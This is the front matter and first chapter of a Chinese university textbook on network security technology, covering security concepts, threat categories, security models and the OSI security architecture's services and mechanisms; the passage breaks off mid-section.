普通高等学校网络工程专业规划教材

丛书总主编：杨云江

网络安全技术

曾湘黔 主编

清华大学出版社

普通高等学校网络工程专业规划教材

丛书总主编　杨云江

网络安全技术

曾湘黔　主　编

任　新　曾　劼　刘　毅　编　著

清华大学出版社

北　京

内 容 简 介

本书全面系统地介绍了计算机网络安全技术。全书共分 13 章，内容包括网络安全概述、密码学与信息安全、网络安全协议、网络设备常见安全技术、Internet 安全技术、网络操作系统安全分析及防护、防火墙技术、入侵检测技术、网络嗅探技术、端口扫描技术与漏洞扫描技术、网络病毒防范技术、黑客攻击与防护技术、网络安全解决方案。

本书每章都有思考题，有针对性地帮助读者理解本书的内容。

本书可作为高校计算机及其相关专业"网络安全技术课程"教材，也可供相关的技术人员使用。

图书在版编目（CIP）数据

网络安全技术/曾湘黔主编. —北京：清华大学出版社，2012
普通高等学校网络工程专业规划教材
ISBN 978-7-302-29391-0

Ⅰ. ①网…　Ⅱ. ①曾…　Ⅲ. ①计算机网络－安全技术－高等学校－教材　Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2012)第 159738 号

责任编辑：袁勤勇　顾　冰
封面设计：
责任校对：时翠兰
责任印制：

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　**邮　　编：**100084
社 总 机：010-62770175　**邮　　购：**010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62795954
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　**印　张：**22.5　**字　　数：**549 千字
版　　次：2013 年 1 月第 1 版　**印　　次：**2013 年 1 月第1 次印刷
印　　数：1～　000
定　　价：　.00 元

产品编号：036656-01

普通高等学校网络工程专业规划教材

编审委员会

FOREWORD

丛书序

当今的世界，是计算机网络的时代，也是信息的时代，计算机网络已成为人们获取信息和交流信息的一种重要手段，它正深刻影响着人类社会的发展及经济运行模式，影响着人们的工作、学习和生活方式。为此，社会的各行各业都投入了大量的人力和物力建设与实施基于计算机网络的信息化工程，因此，迫切需要大量掌握计算机网络系统规划、设计、建设、运行、管理和维护的实用型网络技术的高级人才，网络工程专业正是为顺应这种社会需求而诞生的新兴专业。

网络工程专业是面向网络工程应用的计算机科学与技术类专业，旨在培养具有计算机网络基础知识和抽象思维能力，掌握计算机网络软硬件基本理论和技术，掌握网络工程的基本原理与实现方法，能运用所学的知识与技能去分析和解决网络工程的实际问题。由于网络工程专业毕业生更容易成为从事计算机网络的建设与应用、计算机网络的管理与维护、网络工程的开发与集成等方面的高层次网络人才，深受社会各界的广泛关注和青睐，近几年来该专业的毕业生就业率都居高不下。

自 2001 年经教育部批准，同意 11 所高校开办本科网络工程专业以来，每年都有数十所高等院校申请开设网络工程专业。截止 2010 年 6 月，开设网络工程专业的高校已达 260 所。这表明，网络工程专业在我国高等教育中越来越受到重视。

在这种形势下，作为普通高校，如何适应时代的需求，培养掌握计算机网络及其相关技术的高素质网络工程人才，以满足不同行业不同岗位对网络工程人才的需求，成为一项既紧迫又重要的战略任务。为达到此目标，高校除了需要具有良好的教学环境、先进的教学设施和优秀的师资队伍之外，更重要的是需要一套符合现代网络工程专业需求的高校教材。

多年来，全国各出版社出版了大量的计算机技术类及信息技术类的高校教材，这些教材为我国高等教育事业作出了巨大的贡献。但是，这些教材很多都是理论性太强，弱化了实用性，特别是很少涉及网络工程设计与建设、网络工程实践与管理等方面的内容。因此，上述传统的教材大多数已不再适应当代网络

FOREWORD

工程专业的教学需求。为了培养出符合现代社会需求的实用型网络工程的技术人才,必须对传统的教学模式和教材进行改革。在清华大学出版社的鼎立支持下,本套丛书的编委会及作者根据网络工程专业的特点和需求,在广泛征求意见和充分酝酿的基础上,组织编写了这套满足普通高校本科网络工程专业需求的教材。

本套丛书最显著的特色是:理论与实践相结合、强调网络工程专业的特点、突出实用性和可操作性、注重实践技能的训练,提高学生的创新能力,以达到培养实用型的网络工程技术人才的目的。

丛书的主要编写模式是:教材紧紧围绕网络工程应用进行构思和编写,在介绍相关理论知识的基础上,给出大量的应用实例,并有完整的实用案例分析。在教材中,将实用案例作为一个工程项目来看待,强调从工程项目的角度出发,在进行需求分析的基础上,给出案例的详细设计与实施步骤,旨在帮助学生在学完每一门课程后,将所学的知识运用到应用程序的设计与开发,应用到网络工程的规划与设计、建设与管理之中。

本书主编及参编者都是长期从事计算机科学及网络技术的教学工作、网络工程建设与管理工作的高校教师,具有较深的理论知识、丰富的教学经验和网络管理经验。本套丛书是这些教师多年教学、网络开发与应用、网络管理与维护经验和心得体会的结晶。

为了保证本套教材的编写质量,我们组织了由高校专家、学者组成的教材编审委员会,编委会负责对教材的结构及书稿内容进行全程的指导和监督,并负责对书稿内容进行审查。

很高兴能看到本套丛书的出版,希望本套丛书能为我国高等教育贡献微薄之力,更希望本套丛书能给广大师生和读者带来收益和帮助。

贵州省政协副主席、博士生导师　谢晓尧
丛书编委会名誉主任
2011年5月18日

PREFACE

前 言

计算机网络的出现及发展，给人们的工作和生活都带来了极大的方便。随着人们对计算机网络的依赖程度的增加，越来越多的信息和重要数据资源出现在网络中，一旦网络由于种种原因发生故障，陷于瘫痪，人们的生活必然受到极大的影响。另外，计算机犯罪的日益增多也对网络的安全运行和发展提出了挑战，如何保障计算机安全及网络安全已成为目前一个亟待解决的问题。因此，网络安全技术成为当前网络技术的重要研究课题和发展方向。

本书紧密结合计算机网络安全技术的最新发展，系统地介绍了计算机网络安全的基础理论、技术原理和相关案例，使读者对计算机网络安全有一个系统、全面的了解。本书共 13 章，第 1 章主要介绍网络安全的特征、网络面临的安全威胁、网络安全体系结构、网络安全评价标准。第 2 章主要介绍数据加密标准、RSA 公钥密码体制、MD5、身份认证技术、数字取证技术。第 3 章主要介绍 SSL 协议、SSH 协议、SET 协议、IPSec 协议。第 4 章主要介绍交换机原理及 VLAN 原理、加密技术、身份认证技术原理、VPN 技术原理、无线网络安全技术原理。第 5 章主要介绍网络操作系统安全、TCP/IP 协议安全、电子邮件安全漏洞及防范、Telnet 安全漏洞及防范、FTP 安全漏洞及防范、Web 服务器安全漏洞及防范、拒绝服务攻击原理及防范、缓冲区溢出攻击及防范、DNS 欺骗与防范技术、IP 地址欺骗、盗用及防范技术。第 6 章主要介绍网络操作系统常见漏洞、Windows 2003/XP 操作系统的漏洞分析与防范、UNIX 操作系统漏洞分析与防范、Windows 2003 漏洞扫描工具 MBSA 的使用、UNIX 常用漏洞扫描工具 Nessus 的使用、在 Windows 2003 上搭建安全的 FTP 和 Web 服务器、UNIX 上搭建安全的 FTP 和 Web 服务器。第 7 章主要介绍防火墙的功能与分类、防火墙的主要技术、防火墙体系结构、防火墙配置、防火墙的选型、主流防火墙产品、防火墙发展动态与趋势、防火墙部署实例。第 8 章主要介绍入侵检测概述、入侵检测技术、入侵检测系统的标准、入侵检测系统部署、典型入侵检测产品。第 9 章主要介绍网络嗅探监听的原理、网络监听的防范措施、典型嗅探监听工具。第 10 章主要介绍端口扫描技术、漏洞扫描技术、典型的端口扫描与漏洞扫描产品。第 11 章主要介绍网络病毒基础、病毒检测与防范技术、典型



病毒检测与防范产品、网络病毒防范实例。第 12 章主要介绍黑客基本概念、黑客攻击及防范技术、应用实例。第 13 章主要介绍网络安全解决方案设计、网络安全解决方案实例。

本书由曾湘黔担任主编并负责统稿，第 10～13 章由曾湘黔编写，第 1～3 章由任新编写；第 4～6 章由刘毅编写；第 7～9 章由曾劼编写。杨云江教授担任丛书编审委员会主任兼丛书总主编，负责全书目录结构、书稿内容结构的组织、规划与审定以及书稿的初审工作。

由于作者水平有限，书中难免有不足之处，望读者批评指正。

编者

2012 年 5 月

C O N T E N T S

目　录

CONTENTS

CONTENTS

C O N T E N T S

CONTENTS

C O N T E N T S

CONTENTS

C O N T E N T S

CONTENTS

CONTENTS

第 1 章　网络安全概述

计算机网络的出现及发展,给人们的工作、生活都带来了极大的方便。随着人们对计算机网络依赖程度的增加,越来越多的信息和重要数据资源出现在网络中,一旦网络由于种种原因发生故障,陷于瘫痪,人们的生活必然受到极大的影响。另外,计算机犯罪的日益增多也对网络的安全运行和发展提出了挑战,如何保障计算机安全及网络安全已成为目前一个亟待解决的问题。因此,网络安全技术成为当前网络技术的重要研究课题和发展方向。

本章主要内容有:

- 网络安全的特征;
- 网络面临的安全威胁;
- 网络安全体系结构;
- 网络安全评价标准。

1.1　网络安全的概念与特征

1.1.1　网络安全的概念

随着计算机网络的发展,信息共享应用的日益广泛和深入,各种新兴业务的不断涌现,网络安全方面的问题也越来越严重。信息在网络上存储、共享和传输,可能会因被非法窃听、截取、篡改和毁坏而导致无法预料的问题和损失。尤其是银行系统、商业系统、管理部门或军事领域对公共通信网络中的存储与传输的数据安全问题更为引人关注。据统计,美国每年因网络安全问题造成的经济损失高达 170 亿美元。

国际标准化组织(ISO)对计算机系统安全的定义是:为数据处理系统建立和采用的技术和管理的安全保护,保护计算机硬件、软件和数据不因偶然和恶意的原因遭到破坏、更改和泄露。由此,可以将计算机网络的安全理解为:通过采用各种技术和管理措施,使网络系统正常运行,从而确保网络数据的可用性、完整性和保密性。所以,建立网络安全保护措施的目的是确保经过网络传输和交换的数据不会发生增加、修改、丢失和泄露等问题。

从内容上看,网络安全包括以下 4 个方面。

1. 网络实体安全

计算机机房的物理条件、物理环境及设施的安全、计算机硬件、附属设备、网络传输线路的安装及配置等。

2. 软件安全

保护网络系统不被非法侵入,系统软件与应用软件不被非法复制、篡改、不受病毒的侵害等。

3. 数据安全

保护数据不被非法存取,确保其完整性、一致性、机密性等。

4. 安全管理

运行时突发事件的安全处理等，包括采取计算机安全技术、建立安全管理制度、开展安全审计、进行风险分析等。

1.1.2 网络安全的特征

计算机网络安全应具备以下几个方面的特征。

1. 保密性

信息不泄露给非授权的用户以及不被其利用的特性。在网络系统的各个层次上有不同的机密性及相应的防范措施。例如，在物理层要保证系统实体不以电磁的方式（电磁辐射、电磁泄漏）向外泄露信息；在传输层要保证数据在传输、存储过程中不被非法获取、解析，在该层的主要防范措施是密码技术。

2. 完整性

在存储或传输的过程中，信息保持不被篡改、破坏和丢失的特性。完整性是一种面向信息的安全性，它要求保持信息的原样，即信息的正确生成和正确存储与传输。

3. 可用性

可被授权实体访问并要求使用的特性，即当需要时应能够存取所需要的信息。

4. 可控性

对信息的传播及其内容具有控制能力。

5. 可审查性

对出现的网络安全问题提供可审查的依据和手段。

1.2 网络面临的安全威胁

1.2.1 网络安全现状

网络已经成为社会发展的重要保证，它涉及国家的政府、军事、文教等多个领域。通过网络存储、传输和处理的信息有许多是重要的政府宏观调控决策、商业经济信息、银行资金转账、股票证券、科研数据等极具价值的信息，其中不乏敏感信息，甚至国家机密。所以难免会吸引来自世界各地的各种人为攻击，攻击手段包括信息的泄露、窃取，数据的篡改、删除、增加、计算机病毒的发作等。同时，网络物理实体还要经受诸如水灾、地震、火灾、电磁辐射或人为的破坏等各方面的考验。

近年来，网络犯罪案件也急剧上升，网络犯罪已经成为一个普遍的国际性问题。据美国联邦调查局的报告，网络犯罪已成为商业犯罪中最大的犯罪类型之一。网络犯罪大多具有瞬时性、广域性、专业性、时空分离性等特点。通常网络犯罪很难留下犯罪证据，这大大刺激了网络技术犯罪案件的发生。网络犯罪案件的迅速增加，使各国的计算机系统特别是网络系统面临着很大的威胁，并成为严重的社会问题之一。

从整体上看，Internet 上的网络安全问题可以划分为以下几个层次。

1. 操作系统层的安全

当前的操作系统主要是 UNIX、Linux、Windows 系列。因为用户的应用程序全在操作

系统上运行,而且大部分的安全工具和软件也都在操作系统层上运行,因此操作系统层的安全与否直接影响网络的安全。操作系统层的安全问题主要集中在用户口令的设置和保护上,同一局域网或虚拟局域网内的共享文件和数据库的访问控制权限的设置等方面。

2. 用户层的安全

用户层的安全主要指他人冒名顶替进行非法活动或用户抵赖自己做过的行为。

3. 应用层的安全

应用层的安全与应用系统直接相关,它既包括不同用户的访问权限的设置和用户认证,数据的加密和完整性的确认,也包括对色情、暴力以及其他不良信息的捕获等方面。

4. 网络层的安全

网络层的安全是 Internet 网络安全中最重要的部分。它涉及三个方面。第一是 IP 协议本身的安全性。IP 协议本身未加密使得人们非法盗窃信息和口令成为可能。第二是网管协议的安全性。它使用未加密的明码传输信息,这就存在着人们通过非法途径获得 SNMP 协议分组并分析破解有关网络管理信息的可能性。第三个方面,也是最重要的一个方面,就是网络交换设备的安全性。网络交换设备包括路由器和 ATM。由于 Internet 普遍采用路由器方式的普遍转发技术,从而一旦某一个路由器发生故障或问题,将迅速波及路由器相关的整个 Internet 自治域。

5. 数据链路层的安全

数据链路层的安全主要涉及传输过程中的数据加密以及数据的修改,也就是数据的完整性的问题。数据链路层涉及的另一个问题是物理地址盗用的问题。由于局域网的物理地址是可以动态分配的,因此,人们可以盗用他人的物理地址发送或接收分组信息。这对网络计费以及用户身份确认等带来较多的问题。

1.2.2　安全威胁分析

网络是信息社会的基础设施,只有安全的网络环境,才能够体现它的经济和社会价值。然而,计算机网络一直面临着来自多方面的安全威胁,这些威胁有来自外部系统的恶意攻击、系统本身的安全缺陷或安全漏洞威胁,有系统内部各种应用软件的安全漏洞威胁,人为或偶然事故构成的威胁,还有自然灾害构成的威胁等。这些威胁,表现形式是多种多样的,主要有以下几个方面:

- 身份窃取。即非法获取合法用户的身份信息。
- 非授权访问。即对网络设备及信息资源进行非正常使用或越权使用。
- 冒充合法用户。即利用各种假冒或欺骗的手段非法获得合法用户的权限,以达到占用合法用户资源的目的。
- 数据窃取。即通过网络窃听他人传输的信息内容,非法获取数据信息。
- 破坏数据的完整性。即利用中断、篡改和伪造等攻击手段,攻击或破坏数据的完整性,干扰用户的正常使用。
- 拒绝服务。即阻碍或禁止通信设施的正常使用和管理,使网络通信被删或实时操作被延时等。
- 否认。即参与通信的各方事后否认其参与的行为。
- 数据流分析。即通过分析通信线路中的信息流向、流量、流速、频率和度等,从而获

得有用信息。
- 旁路控制。即攻击者发现系统的缺陷或安全弱点,从而渗入系统,对系统进行攻击。
- 干扰系统正常运行。即改变系统的正常运行方法,降低系统的运行效率或者是减慢系统的响应时间等。
- 病毒与恶意攻击。即通过网络传播病毒,或者对网络进行恶意攻击,破坏网络资源,使其不能正常工作,甚至导致瘫痪。
- 电磁泄漏。即从设备发出的电磁辐射中泄露信息。
- 人员疏忽。即工作人员没有按照安全规章制度要求办事,给网络带来威胁。

上述安全威胁的表现形式可以归纳为两大类,即对实体的安全威胁和对信息的安全威胁。

1. 实体安全威胁

实体安全威胁是指对计算机设备、网络设备、通信设施、通信线路及网络环境等物理实体构成的安全威胁。实体安全威胁包括自然灾害(如水灾、火灾、地震、海啸、雷电等),设备故障(如断电、器件损坏、线路中断等),工作场所与环境的影响(如强磁场、电磁脉冲干扰、静电、灰尘等),人为破坏(如误操作、恶意攻击等),以及设备、软件或资料的被盗与丢失等。

实体安全威胁轻则可能引起网络系统工作的紊乱,重则可能造成网络瘫痪,从而可能造成巨大损失。由于实体安全威胁中所涉及的实体多、环节多,实体分布的范围广,实体安全威胁情况复杂,给分析与实施安全措施和安全策略制定带来了很大困难。因此,要减少甚至避免实体安全威胁,提高网络安全性,就必须首先做好实体的安全防范工作。

2. 信息安全威胁

信息安全威胁是指信息在加工处理、传输和存储过程中所受到的安全威胁。对于在网络信息传输过程中所受到的安全威胁主要有四种,分别是截获、中断、篡改和伪造。

1) 截获

截获是以信息的保密性作为攻击的主要目标,它从网络上窃听他人传输的信息内容,非法获取数据信息。截获的方式有搭线窃听、无线仿冒、非法复制等。

2) 中断

中断是以破坏信息的可用性作为攻击的主要目标,它采取有意中断他人通信,或切断通信线路,破坏系统资源,使信息的可用性受到威胁或破坏。

3) 篡改

篡改是以破坏信息的完整性作为攻击的主要目标,它篡改他人在网络上传送的信息,使信息的完整性受到威胁或破坏。

4) 伪造

伪造是以破坏信息的完整性和有效性作为攻击的主要目标,它伪造信息在网络上进行传输,从而使信息的完整性和有效性受到威胁或破坏。

1.3 网络安全体系结构

1.3.1 网络安全模型

网络安全模型是动态网络安全过程的抽象描述。研究安全模型,了解安全动态过程的

构成因素，是构建合理而实用的安全策略体系的前提之一。为了达到安全防范的目标，需要建立合理的网络安全模型，以指导网络安全工作的部署和管理。大多数的网络安全模型如图 1-1 所示。通信一方要通过网络将消息传送给另一方，通信双方必须协调努力共同完成消息交换。通过定义网络上从源到宿主的路由，然后在该路由上执行通信主体共同使用的通信协议（如 TCP/IP）来建立逻辑信息通道。




图 1-1　网络安全模型

如果需要保护信息传输以防攻击者危害信息的保密性、真实性，则需要考虑通信的安全性。安全传输技术包括以下两个基本部分。

（1）消息的安全传输，如对消息的加密和认证。加密的目的是将消息按照一定的方式重新编码以使攻击者无法获得真正的消息内容；认证的目的在于验证发送者的身份。

（2）发送双方共享的某些秘密信息，如加密密钥。

为了获得信息的安全传输，需要有可信的第三方负责向通信双方发送秘密信息而对攻击者保密，或者在通信双方有争议时进行仲裁。

上述模型说明，一个安全的网络通信必须考虑以下四个方面：设计执行安全相关的加密算法，用于加密算法的秘密信息（如密钥），秘密信息的发布和共享，使用加密算法和秘密信息以获得安全服务所需的协议。

以上适用的主要是安全机制和服务的模型，还有一些不符合该模型的情况，例如，图 1-2 所示的防止信息系统未授权访问模型。




图 1-2　未授权访问模型

未授权访问的安全机制可以分为两道防线：第一道称为守卫者，它包括基于口令的登录程序和屏蔽逻辑程序，分别用于拒绝非授权用户的访问、检测和拒绝病毒；第二道防线由一些内部控制部件构成，用于管理系统内部的各种操作和分析所存储的信息，以检查是否有未授权的入侵者。

1.3.2　OSI 安全体系结构

为了推动网络应用，实现各种网络互联，国际标准化组织计算机专业委员会对开放系统互连（OSI）环境的安全性进行了深入的研究，在此基础上提出了 OSI 安全体系（ISO7498-2-1989），定义了安全服务、安全机制、安全管理及有关安全方面的其他问题。此外，它还定义

了各种安全机制以及安全服务在OSI中的层位置。

安全体系结构，指的是一个计划和一套原则。它描述了：

① 为满足其用户需求而必须提供的一套安全服务。

② 要求所有系统元素都要实现的服务。

③ 为应付威胁环境而要求系统元素达到的安全级别。

一个安全体系结构是采用系统工程过程的结果。一个完整的安全体系结构包括管理安全、通信安全、计算机安全、辐射安全、人员安全和物理安全等。它既需要应付恶意威胁，也需要应付意外的威胁。

1982年，OSI参考模型建立之初，就开始进行OSI安全体系结构的研究。1989年12月ISO颁布了计算机信息系统互连标准的第二部分，即ISO7498-2标准，并首次确定了OSI参考模型的安全体系结构。我国将其称为GB/9387—2标准，并予以执行。ISO安全体系结构包括了3部分内容：安全服务、安全机制和安全管理。

1. 安全服务

安全服务是由参与通信的开放系统的某一层所提供的服务，它确保了该系统或数据传输具有足够的安全性。ISO安全体系结构确定了5大类安全服务：认证、访问控制、数据保密性、数据完整性和不可否认(抗抵赖)。下面予以分别介绍。

1) 认证服务

认证服务提供某个实体的身份保证。该服务有两种类型：对等实体认证和数据源认证。

(1) 对等实体认证

对等实体服务由 N 层提供时，($N+1$)层实体可确信其对等实体是它所需要的($N+1$)层实体。该服务在建立连接或数据传输期间的某些时刻使用，以确认一个或多个其他实体连接的一个或多个实体的身份。该服务在使用期内让使用者确信：某个实体没有试图冒充别的实体，而且没有试图非法重放以前的某个连接。它们可以实施单向或双向对等实体的认证，既可以带有效期校验，也可以不带，以提供不同程度的保护。

(2) 数据源认证

在通信的某个环节中，需要确认某个数据是由某个发送者发送的。当这种安全服务由 N 层提供时，可向($N+1$)层实体证实数据源正是它所需要的对等($N+1$)层实体。这种服务对数据单元的来源能够提供确认，但不提供防止数据单元复制或篡改的保护。

2) 访问控制服务

访问控制服务提供的保护，就是对某一些确知身份限制，对某些资源(这些资源可能是通过OSI协议可访问的OSI资源或非OSI资源)的访问。这种安全服务可用于对某个资源的各类访问(如通信资源的利用，信息资源的阅读、书写或删除，处理资源的执行等)或用于对某些资源的所有访问。访问控制是实现授权的一种方法，它涉及通信和系统的安全问题，它对通信协议有很高的要求。

3) 数据保密性服务

数据保密性服务能够提供保护，使得信息不泄露、不暴露给那些未授权就想掌握该信息的实体。该服务有以下几种类型。

（1）连接保密性

数据保密性服务要保证数据在传输过程中的保密性。计算机网络的通信可分为两种形式：面向连接的通信和无连接的通信。连接保密性保证数据在面向连接的一次通信中的保密性。请注意：在某些使用中，保护所有数据的保密性可能是不适宜的，例如加速数据或连接请求中的数据。

（2）无连接保密性

无连接保密性保证数据在无连接的一次通信中的保密性。

（3）选择字段保密性

如上所述，在某些使用中，保护所有数据的保密性可能是不适宜的。这种服务只为那些被选择的字段保证其保密性，这些字段或处于连接的用户数据中，或为单个无连接的 SDU 中的字段。

（4）业务流保密性

有时候，供给者可以通过分析数据流量的一些重复特征，作为破坏数据保密性的支持信息。业务流保密性服务保证数据不能通过其流量特征而推断出其中的保密信息。数据保密性服务直接保证安全性能的保密性。

4）数据完整性服务

数据完整性服务保护数据在存储和传输中的完整性。主要有以下几类。

（1）带恢复的连接完整性

这种安全服务可保证连接上的所有用户数据的完整性。它检测对某个完整的 SDU 序列内任何一个数据遭到的任何篡改、插入、删除或重放，同时还可以补救恢复。

（2）不带恢复的连接完整性

与带恢复的连接完整性服务相同，但不能补救恢复。

（3）选择字段连接完整性

这种安全服务为在一次连接上，对传送用户数据中的某些字段保证其完整性，也就是确定这些被选字段是否遭到了篡改、插入、删除或重演。

（4）无连接完整性

这种安全服务由 N 层提供，向提出请求的（$N+1$）层实体提供无连接的数据完整性保证。并能确定收到的 SDU 是否经过篡改；另外，还可以对重放情况进行一定程度的检测。

（5）选择字段无连接完整性

这种安全服务对单个无连接 SDU 中的被选字段保证其完整性，并能确定被选字段是否经过篡改、插入、删除或重放。

数据完整性服务直接保证数据的完整性。所有的数据完整性服务都能够对付新增或修改数据的企图。但未必都能够对付复制或删除数据。复制是由重放攻击造成的。无连接和选择字段完整性服务主要是为了检测对部分数据的修改，也许不能检测到重放攻击。连接完整性服务要求能够防止在某一连接内重放数据，但它仍然存在弱点，因为某个入侵可能重放一个完整的连接。检测对某些数据的删除至少与检测重复攻击一样难。因此在说明任意一种数据完整性服务时要特别注意。

5）抗抵赖服务

该服务主要保护通信系统不会遭到系统中其他合法用户的威胁，而不是来自未知攻击

者的威胁。“抵赖”最早被定义成一种威胁,它是指参与某次通信交换的一方事后不诚实地否认曾发生过本次交换。抗抵赖服务是用来对付这种威胁的。

实际上,这种服务并不能消除服务的抵赖性,也就是说,它并不能防止一方否认另一方对某件已发生的事情所做出的声明。它所能够做的只是提供无可辩驳的证据,以支持快速解决任何这样的纠纷。

抗抵赖服务的出发点不仅仅由于在通信各方之间存在着相互欺骗的可能性,另外它也反映了这样一个现实,即没有任何一个系统是完备的,而且也可能出现通信双方最终达不成一致协议这样的情况。

(1) 数据源的抗抵赖

向数据接收者提供数据来源的证据,以防止发送者否认发送该数据或其内容的任何企图。

(2) 传递过程的抗抵赖

向数据发送者提供数据已到目的地的证据,以防止收信者否认接收该数据或其内容后的任何事后的企图。

2. 安全机制

为了支持以上的安全服务,ISO安全体系结构定义了8大类安全机制:加密机制、数字签名机制、访问控制机制、数据完整性机制、鉴别交换机制、通信业务填充机制、路由控制机制和公证机制。这些安全机制可以设置在适当的层次上,以便提供某些安全服务。

1) 加密机制

加密是提供数据保护最常用的方法。加密算法按密钥的类型可分为对称密钥算法和非对称密钥(也称公开密钥)算法;按密码体制可分为序列密码算法和分组密码算法。这些算法具有不同的优缺点,根据加密的层次和加密对象可采用不同的算法。由于加密机制的存在,就有密钥管理机制。

2) 数字签名机制

在通信双方交换数据时,为防止否认、伪造、篡改、冒充等,采用数字签名技术。数字签名机制还规定了两个过程:一是对数据单元签名,二是验证已签名的数据单元。签名机制的本质特征是只能使用签名者私有信息签名。因此,当验证签名时,可在事后的任何时候向第三方(如审查员或仲裁员)证实只有私有信息的唯一持有者才能产生这个签名。

3) 访问控制机制

访问控制机制是按照事先确定的规划,决定主题对客体的访问是否合法。当主体试图非法使用未经授权使用的资源(客体)时,访问机制的功能将拒绝这一企图,并可附带报告这一事件给审计跟踪系统,审计跟踪产生一个报警或形成部分追踪审计。访问控制机制的实现常常基于一种或多种机制措施,如访问控制信息库、鉴别信息(如口令)、权力、安全标志、试图访问的时间、试图访问的路由和访问的持续时间等。

4) 数据完整性机制

数据完整性包括两种形式:数据单元完整性和数据单元序列的完整性。保证数据完整性的一般方法是:发送实体在数据单元上加标记,这个标记是数据本身的函数,是经过加密的;接收实体产生对应的标记,并将所产生的标记与接收到标记相比较,以确定在传输过程中疏忽是否被修改过。数据单元序列的完整性是要求数据编号的连续性和时间标记的正确

性(不是过时的),以防止假冒、丢失、重发、插入或修改数据。

5) 鉴别交换机制

鉴别交换机制是以交换信息的方式来确认实体身份的机制。用于鉴别交换的技术有:

① 口令。由发方实体提供,收方实体检测。

② 密码技术。将交换的数据加密,只有合法用户才能解密。

③ 使用该实体的特征或拥有物。这时采用的技术是指纹识别和身份卡等。

6) 通信业务填充机制

通信业务填充机制主要是对抗非法者在线路上监听数据并对其进行流量和流向分析。采用的方法一般是保密装置在无信息传输时,连续地发出伪随机序列的方式,使得非法者不知哪些是有用信息、哪些是无用信息。

7) 路由控制机制

在大型网络中,从源节点到目的节点可能有多条线路可以到达,有些线路可能是安全的,有些线路则可能是不安全的。路由控制机制可使信息发送者选择特殊的路由申请,以保证数据安全。目前典型的应用为 IP 层防火墙。

8) 公证机制

在大型网络中,由于有许多节点或端节点,使用网络的所有用户又并不都是诚实可信的,同时也可能由于系统故障等原因使信息丢失、迟到等,这很可能会引起责任问题。为了解决这个问题,就需要有一个大家都信任的第三方实体——公证机构,仲裁出现的问题。引入公证机制,通信双方进行数据通信必须经过这个机构来交换,以确保公证机构能得到必要的信息,供以后仲裁。

此外还有若干不是为任何特定服务而特设的普遍安全机制。主要有:

(1) 可信功能度

为了扩充其他安全机制的范围或建立其有效性,必须使用可信功能度。这是要保证直接提供安全机制或访问安全机制的任意功能度都应是可信赖的。

(2) 安全标记

